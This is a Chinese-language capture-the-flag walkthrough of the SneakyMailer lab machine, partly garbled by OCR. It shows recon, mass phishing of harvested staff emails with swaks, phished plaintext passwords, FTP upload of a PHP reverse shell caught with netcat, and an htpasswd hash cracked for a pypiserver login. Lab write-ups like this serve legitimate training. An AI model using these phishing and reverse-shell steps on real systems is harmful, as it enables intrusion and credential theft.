
SneakyMailer,(信件處理+網路釣魚)、FTP反彈 shell、pypiserver(晚點處理)

```
Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-24 06:12 PST
Nmap scan report for 10.10.10.197
Host is up (0.21s latency).
PORT STATE SERVICE VERSION
21/tcp
        open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
    2048 57:c9:00:35:36:56:e6:6f:f6:de:86:40:b2:ee:3e:fd (RSA)
    256 d8:21:23:28:1d:b8:30:46:e2:67:2d:59:65:f0:0a:05 (ECDSA)
256 5e:4f:23:4e:d4:90:8e:e9:5e:89:74:b3:19:0c:fc:1a (ED25519)
25/tcp
                      Postfix smtpd
         open smtp
|_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
        open http
                       nginx 1.14.2
80/tcp
|_http-title: Did not follow redirect to http://sneakycorp.htb
|_http-server-header: nginx/1.14.2
143/tcp open imap
                       Courier Imapd (released 2018)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail
Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-05-14T17:14:21
|_Not valid after: 2021-05-14T17:14:21
| imap-capabilities: UIDPLUS ENABLE IMAP4rev1 QUOTA THREAD=REFERENCES
ACL2=UNION UTF8=ACCEPTA0001 IDLE NAMESPACE CAPABILITY CHILDREN SORT
THREAD=ORDEREDSUBJECT completed ACL STARTTLS OK
993/tcp open ssl/imap Courier Imapd (released 2018)
|_imap-capabilities: UIDPLUS AUTH=PLAIN ENABLE IMAP4rev1 QUOTA
THREAD=REFERENCES ACL2=UNION UTF8=ACCEPTA0001 IDLE NAMESPACE CAPABILITY
CHILDREN SORT THREAD=ORDEREDSUBJECT completed ACL OK
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail
Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-05-14T17:14:21
| Not valid after: 2021-05-14T17:14:21
|_ssl-date: TLS randomness does not represent time
```


8080/tcp open http nginx 1.14.2 |_http-open-proxy: Proxy might be redirecting requests |_http-server-header: nginx/1.14.2 |_http-title: Welcome to nginx! Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.3 -5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: Host: debian; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE (using port 993/tcp) HOP RTT **ADDRESS** 208.27 ms 10.10.14.1 1 2 208.53 ms 10.10.10.197 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 65.98 seconds

FTP 匿名登入失敗

80Port



在 team. php 發現很多email



將email全部匯出來

curl http://sneakycorp.htb/team.php | grep '@sneakymailer.htb' | awk -F
'' '{print \$2}' | awk -F '' '{print \$1}' > email.txt


剛好共57筆



爆破發現一個註冊頁面

301	GET	7l	12w	185c http://sneakycorp.htb/pypi ⇒ http://sneakycorp.htb/pypi/
200	GET	81l	197w	3115c http://sneakycorp.htb/pypi/register.php

測試後應該沒啥可利用



進行vhosts爆破

wfuzz -u http://sneakycorp.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "HOST:FUZZ.sneakycorp.htb" --hh 185 "dev - dev" 000000019: 200 340 L 989 W 13737 Ch

沒啥差別,多一個註冊頁面按鈕~

8080Port




Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.


For online documentation and support please refer to nginx.org. Commercial support is available at nginx.com.

Thank you for using $r_{\eta jinx}$.

枚舉 scanner/smtp/smtp_enum [發現使用者都可以使用?]



使用IMAP的evolution工具,需要使用者帳密....但我沒有,亂設定也沒啥用。。



偷看一下答案,發現是要處理網路釣魚,沒碰過也沒想到~

網路釣魚使用工具:swaks

參考:

- 1. https://www.kali.org/tools/swaks/
- 2. https://blog.csdn.net/WEARE001/article/details/122230187

也需要做一個腳本將所有email放入跑

腳本測試幾次後,發現單一email並不會被掉到,要放所有的email才能被掉到

github: https://github.com/a6232283/HTB/blob/main/code/email Phishing.sh


獲取明文:

firstName=Paul&lastName=Byrd&email=paulbyrd@sneakymailer.htb&password=^(#J@S
kFv2[%KhIxKk(Ju`hqcHl<:Ht&rpassword=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht</pre>






有找到兩封信



Username: developer

Original-Password: m^AsY7vTKVT+dV1{W0U%@NaHkUAId3]C



遠端登入失敗,但可以FTP登入

```
-(root®kali)-[/home/.../Desktop/tool/evil-winrm/bin]
# ftp 10.10.10.197
Connected to 10.10.10.197.
220 (vsFTPd 3.0.3)
Name (10.10.10.197:kali): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (||61325|)
150 Here comes the directory listing.
drwxrwxr-x
              8 0
                         1001
                                      4096 Jun 30
                                                    2020 dev
226 Directory send OK.
```

他有 index.php、team.php ,與網站相同且是 dev

ftp>alsand Blo						, <u>-1</u>		
229 Entering Extended Passive Mode (56995)								
150 Here come	s the di	irectory lis	ting. H Byrd			mailer.htb		
drwxr-xr-x	2 0	0	4096	May 26	2020 css			
drwxr-xr-x	2 0	0	4096	May 26	2020 img			
-rwxr-xr-x	1 0	0	13742	Jun 23	2020 ind	ex.php		
drwxr-xr-x	3 0	0	4096	May 26	2020 js			
drwxr-xr-x	2 0	0	4096	May 26	2020 pyp	i		
drwxr-xr-x	4 0	0Hello	4096	May 26	2020 scs	S		
-rwxr-xr-x	1 0	0	26523	May 26	2020 tea	m.php		
drwxr-xr-x	8 0	0	4096	May 26	2020 ven	dor		

也可以上傳檔案

	ogs close	fget	lpage	modtime	pdir	rcvbuf	sendport	type
\$	cr	form	lpwd	more	pls	recv	set	umask
account	debug	### ftpPaul Byrd	kpaul ls rd@sneakyn	na mput	pmlsd	reget	site	unset
append	delete	gate	macdef	mreget	preserve	remopts	size	usage
ascii	dir	get	mdelete	msend	progress	rename	sndbuf	user
bell 🔲 Dele	disconnect	glob odule te	sting mdir	newer	prompt	reset	status	verbose
binary	edit	□ hashved 27 N	avonmget og 58 n	400 nlist ±05 <i>=</i> 278	proxy	restart	struct	xferbuf
bye	epsv	help	mkdir	nmap	put	rhelp	sunique	
case	epsv4 He	llo idle	mls	ntrans	pwd	rmdir	system	
cd	epsv6	image	mlsd	open	quit	rstatus	tenex	
cdup	exit	lcd	mlst	page	quote	runique	throttle	
chmod	features Yo	ur clessnt task	is tmodestall, t	est passive eras	e e rate python m	rodusendou	trace	

也就是我可以上傳反彈shell並執行,

一般 http://sneakycorp.htb/ 失敗

http://dev.sneakycorp.htb/res.php 成功

```
ftp> put res.php
local: res.php remote: res.php
229 Entering Extended Passive Mode (|||39696|)
150 Ok to send data.
226 Transfer complete.
5489 bytes sent in 00:00 (8.92 KiB/s)
ftp> 🗌
——(root® kali)-[.
—# nc -lnvp 9200
        kali)-[/home/.../Desktop/tool/evil-winrm/bin]
listening on [any] 9200 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.197] 52744
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux
                                                                                   I
00:55:44 up 16:58, 0 users, load average: 0.00, 0.01, 0.00
              FROM
                              LOGINO IDLE JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
```

有這些使用者

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@sneakymailer:/$ cat /etc/passwd |grep bash
cat /etc/passwd |grep bash
root:x:0:0:root:/root:/bin/bash
low:x:1000:1000:,,:/home/low:/bin/bash
developer:x:1001:1001:,,,:/var/www/dev.sneakycorp.htb:/bin/bash
www-data@sneakymailer:/$
```

登入developer,好像也沒啥用XD

有5000Port


```
developer@sneakymailer:/$ netstat -tlnp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                             Foreign Address
                                                                     State
                                                                                 PID/Program name
          0
                0 0.0.0.0:80
                                                                     LISTEN
tcp
                                            0.0.0.0:*
          0
                 0 0.0.0.0:8080
                                            0.0.0.0:*
                                                                     LISTEN
tcp
          0
tcp
                  0 0.0.0.0:22
                                            0.0.0.0:*
                                                                     LISTEN
           0
tcp
                  0 0.0.0.0:25
                                            0.0.0.0:*
                                                                     LISTEN
                  0 127.0.0.1:5000
tcp
           0
                                            0.0.0.0:*
                                                                     LISTEN
           0
                  0 ::: 143
                                                                     LISTEN
tcp6
                                             :::*
```

找到密碼

developer@sneakymailer:/var/www/pypi.sneakycorp.htb\$ cat .htpasswd pypi:\$apr1\$RV5c5YVs\$U9.OTqF5n8K4mxWpSSR/p/ 明文:soufianeelhaoui

我想想要怎麼代理...沒辦法轉發,試過80,會被重定向。。。

8080Port就正常~



Welcome to pypiserver!

This is a PyPI compatible package index serving 0 packages.

To use this server with pip, run the following command:

```
pip install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```


To use this server with <code>easy_install</code>, run the following command:

```
easy_install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

The complete list of all packages can be found here or via the simple index.

This instance is running version 1.3.2 of the <u>pypiserver</u> software.

登入後是這樣。。



Index of packages

google找 pypi packages

參考:<u>https://medium.com/資工筆記/打包python-module-到pypi-上-aef1f73e1774</u>

先放棄,晚點處理..好難